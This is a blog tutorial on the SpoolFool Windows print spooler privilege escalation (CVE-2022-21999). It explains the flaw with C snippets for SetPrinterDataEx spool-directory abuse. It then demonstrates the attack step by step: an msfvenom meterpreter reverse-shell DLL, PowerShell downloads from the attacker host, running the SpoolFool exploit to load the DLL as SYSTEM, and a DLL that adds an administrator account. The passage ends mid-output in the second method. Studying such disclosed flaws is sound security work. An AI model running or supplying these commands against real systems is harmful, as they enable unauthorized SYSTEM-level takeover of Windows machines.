Windows Privilege Escalation: SpoolFool

February 16, 2022 By Raj Chandel

Introduction

Oliver Lyak posted a **write-up** about a Windows Privilege Escalation vulnerability that persisted in Windows systems even after patching of previous vulnerabilities in Print Spooler CVE-2020-1048 and CVE-2020-1337. Oliver was assigned CVE-2022-21999 for this vulnerability and commonly named it "SpoolFool." In this article, we will discuss the technical details associated with the same and demonstrate two methods through which an attacker can leverage and gain escalated privileges as NT AUTHORITY\SYSTEM.

Related advisories: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21999


Related CVEs: **CVE-2022-21999**, **CVE-2020-1030**, **CVE-2020-1337**, **CVE-2020-1048**

Summary of the Vulnerability

The vulnerability allows an unprivileged user to create arbitrary and writeable directories by configuring the SpoolDirectory attribute on a printer. Since an unprivileged user is allowed to add remote printers, an attacker can create a remote printer and grant EVERYONE the right to manage this printer. This would return a handle with PRINTER_ACCESS_ADMINISTER right which can be further used to perform tasks such as DLL injection.

Print Spooler Basics

Print spooler is the primary printing process interface. It is a built-in EXE file that is loaded at system startup itself. The workflow of a printing process is as **follows**:



Application: The print application creates a print job by calling Graphics Device Interface (GDI).

GDI: GDI includes both user-mode and kernel-mode components for graphics support.

winspool.drv is the interface that talks to the spooler. It provides the RPC stubs required to access the server.

spoolsv.exe is the spooler's API server. This module implements message routing to print provider with the help of router (spoolss.dll)

spoolss.dll determines which print provider to call, based on a printer name and passes function call to the correct provider.

Spool Directory

When a user prints a document, a print job is spooled to a predefined location referred to as the spool directory. The default location is **C:\Windows\System32\spool\PRINTERS. This directory is by default writeable by everyone as everyone uses the printer (FILE_ADD_FILE permission. Read more here), and the Spool Directory is configurable on each printer.**

Workflow of the CVE 2020-1030

I would highly recommend reading Victor Mata's post **here** before trying to demonstrate the vulnerability yourself. But for people who don't like to get into too much technicality, here is a summary of how the vulnerability shall be exploited.

- By default, users can add printers without administrator authentication needed.
- Calling AddPrinter returns a printer **handle** (I recommend reading what handles are if you have less idea of development) with the **PRINTER_ALL_ACCESS right.** This grants printing rights to standard and administrative print operations.


```
PRINTER_INFO_2 printerInfo;
memset(&printerInfo, 0, sizeof(printerInfo));

printerInfo.pPrinterName    = L"CVE-2020-1030";
printerInfo.pDriverName     = L"Microsoft Print To PDF";
printerInfo.pPortName       = L"PORTPROMPT:";
printerInfo.pPrintProcessor = L"winprint";
printerInfo.pDatatype       = L"RAW";
printerInfo.Attributes      = PRINTER_ATTRIBUTE_HIDDEN;

hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
```

- However, the caller of the AddPrinter function must have ***SERVER_ACCESS_ADMINISTER*** right to the server on which the printer is to be created.
- An unprivileged user will not have these rights and hence, can't add a new printer with **PRINTER_ALL_ACCESS right.**

- However, the “INTERACTIVE” group has the manage server permissions enabled which correspond to



- Thus, members in the interactive group can add a printer with **SERVER_ACCESS_ADMINISTER**
  - **INTERACTIVE GROUP:** SID S-1-5-4 NT Authority\Interactive is a system group that gets automatically added when a user logs on to the system locally or via RDP. Removing this group would mean restricting logging access in older systems, however, in newer Windows, it gets re-added on restart. In short, it symbolizes an actual physical user that is interacting with the machine. This

group is absent on Active Directory systems as permissions are only managed by DC in such environments.

  - Therefore, the attack was not found to be working with service accounts (like IIS or MSSQL$)


- If the user who runs the exploit is a member of INTERACTIVE, then AddPrinter now will return a handle with **PRINTER_ALL_ACCESS** We will use this handle's permission to modify the spool directory. In C#, **SetPrinterDataEx** function can modify spool directory. Here, we are creating a directory **C:\Windows\System32\spool\drivers\x64\4**
  To create this spool, we have the necessary rights PRINTER_ALL_ACCESS (returned to the handle hPrinter)

```
LPWSTR pszKeyName   = L"\\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData      = L"C:\\Windows\\System32\\spool\\drivers\\x64\\4";

DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

As you can see the intended directory in the pszData variable doesn't exist already.




- Re-initialize the print spooler service by calling AppVTerminator.dll
- Spool Directory C:\Windows\System32\spool\drivers\x64 created with write permissions to EVERYONE.
- A malicious DLL is created and loaded in that directory. It gets validated and CopyFiles\\ will trigger that DLL and load it into the printer process (spoolsv.exe)

```
LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Diagramatic Workflow of CVE 2020-1030

It could be understood in simpler terms like this:



Incoming CVE 2022-21999

After the issue was patched by Microsoft, Oliver Lyak in his post **here** mentions Microsoft's patches and how he circumvented them. Thus, he proposed the following two enhancements for this vulnerability patch and was assigned CVE 2022-21999:

1. He states that a user not in the INTERACTIVE group can still add a remote printer and gain PRINTER_ACCESS_ADMINISTER rights.

"If a user adds a remote printer, the printer will inherit the security properties of the shared printer from the printer server. As such, if the remote printer server allows EVERYONE to manage the printer, then it's possible to obtain a handle to the printer with the PRINTER_ACCESS_ADMINISTER access right, and SetPrinterDataEx would update the local registry as usual"

2. Microsoft added directory creation/access validation on the user level to restrict the creation of spool directories. So, in his exploit, he used **reparse** Basically, the following things happen:

- We create a temporary directory (C:\TEMP\xyzxyzxyz) and set it as SpoolDirectory
- The validation set by Microsoft gets passed and SpoolDirectory is set to this temporary directory.
- Configure this temporary directory as a reparse point which points to C:\Windows\System32\spool\drivers\x64\
- SetPrinterDataEx is called with CopyFiles and DLL in this directory gets automatically loaded into the process spoolsv.exe

Why only C:\Windows\System32\spool\drivers\x64 ? => This is the printer driver directory. Point and Print is a printer sharing technology designed for driver distribution. In Point and Print, installation is extendable with a custom Point and Print DLL.

When CopyFiles\\ is used with SetPrinterDataEx, it initiates a sequence of Point and Print. If the directory specified is a Printer Driver Directory, Point and Print is triggered and the DLL placed in this is loaded to the existing process spoolsv.exe

```
LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Demonstration – Method 1

For the demonstration, we will use the original PoC created by Oliver Lyak which could be downloaded from **here**.

```
git clone https://github.com/ly4k/SpoolFool
cd SpoolFool
ls
```

As you may observe, the PoC comes with an EXE file and a pre-made DLL payload.

```
┌──(root💀 kali)-[/home/kali]
└─# git clone https://github.com/ly4k/SpoolFool.git
Cloning into 'SpoolFool'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 31 (delta 3), reused 31 (delta 3), pack-reused 0
Receiving objects: 100% (31/31), 133.06 KiB | 1.96 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(root💀 kali)-[/home/kali]
└─# cd SpoolFool/

┌──(root💀 kali)-[/home/kali/SpoolFool]
└─# ls
AddUser      imgs     README.md  SpoolFool.exe
AddUser.dll  LICENSE  SpoolFool  SpoolFool.ps1

┌──(root💀 kali)-[/home/kali/SpoolFool]
└─#
```

First, we compromise the system and gain a reverse shell. As you can see, a user hex has been compromised and NT AUTHORITY\INTERACTIVE exists on the system. If hex has a local account (not applicable on domain accounts), he is by default a member of this group.

```
whoami /user /groups
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444                                                    1 ×
listening on [any] 4444 ...
connect to [192.168.0.20] from (UNKNOWN) [192.168.0.41] 2273
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami /user /groups
whoami /user /groups

USER INFORMATION
----------------

User Name           SID
=================== ==============================================
desktop-7m7os0r\hex S-1-5-21-3399322339-2738787075-46527009-1001


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===========
========================================
Everyone                                   Well-known group S-1-1-0      Mandatory g
roup, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory g
roup, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113    Mandatory g
roup, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory g
roup, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label               S-1-16-8192


C:\Users\Public>
```

Now, we shall create our own custom DLL first using msfvenom. I'm using a meterpreter injection as payload but the choices are numerous.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20 LPORT=9501 >
reverse_64bit.dll
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20
LPORT=9501 > reverse_64bit.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

We just need to upload this on our victim machine. I recommend C:\Users\Public. You can start a python server and host SpoolFool.exe and reverse_64bit.dll files in the same location. This can be done using powershell module IWR

```
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.dll
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.exe
```

```
C:\Users\Public>powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users
\Public\reverse.dll
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.
dll

C:\Users\Public>powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Pub
lic\SpoolFool.exe
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.ex
e
```


Now, we can run the exploit and load this DLL with the following command. Before running it, make sure to set up multi/handler in msfconsole.

```
SpoolFool.exe -dll reverse.dll
```

Observe here, how a directory has been made in %temp%\d5f5….{random name} and a reparse point has been created to write into our desired print driver directory C:\Windows\system32\spool\DRIVERS\x64\4

```
C:\Users\Public>SpoolFool.exe -dll reverse.dll
SpoolFool.exe -dll reverse.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\d5f5144e-ae42-48
94-bd1b-b9d7b0dae806
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: reverse.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x6
4\4\reverse.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] DLL should be loaded
```

The directory didn't exist before, but now you can see, it exists and the DLL has been saved in here. Which means success! The directory is also writable by everyone.



Anyhow, the DLL is now loaded and we have received a reverse shell!

```
msfconsole
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.20
set LPORT 9501
run
```

```
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > use multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf6 exploit(multi/handler) > set LPORT 9501
LPORT => 9501
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.20:9501
[*] Sending stage (200262 bytes) to 192.168.0.41
[*] Meterpreter session 1 opened (192.168.0.20:9501 -> 192.168.0.41:2288 ) at 2022-0
2-15 10:51:01 -0500
```

We can check the current user's permissions and as you can see, privileges have been escalated!

```
meterpreter > shell
Process 1256 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Demonstration – Method 2

Author has already created a DLL called AddUser.dll in the project directory that would allow us to add a new user called "admin" with Administrator privileges and the default password "Passw0rd!"

Let's compromise our victim again and see his own membership.

```
whoami
net user hex
```

```
C:\Users\Public>whoami
whoami
desktop-7m7os0r\hex

C:\Users\Public>net user hex
net user hex
User name                    hex
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/13/2022 3:43:46 PM
Password expires             Never
Password changeable          2/13/2022 3:43:46 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/15/2022 8:58:12 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Hex user doesn't have administrator access. Now, we run the SpoolFool.exe exploit again but include this DLL this time.

```
SpoolFool.exe -dll Adduser.dll
```

```
C:\Users\Public>SpoolFool.exe -dll AddUser.dll
SpoolFool.exe -dll AddUser.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\b091b38b-d66c-41
f4-a042-2f7edb8e0dbc
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: AddUser.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
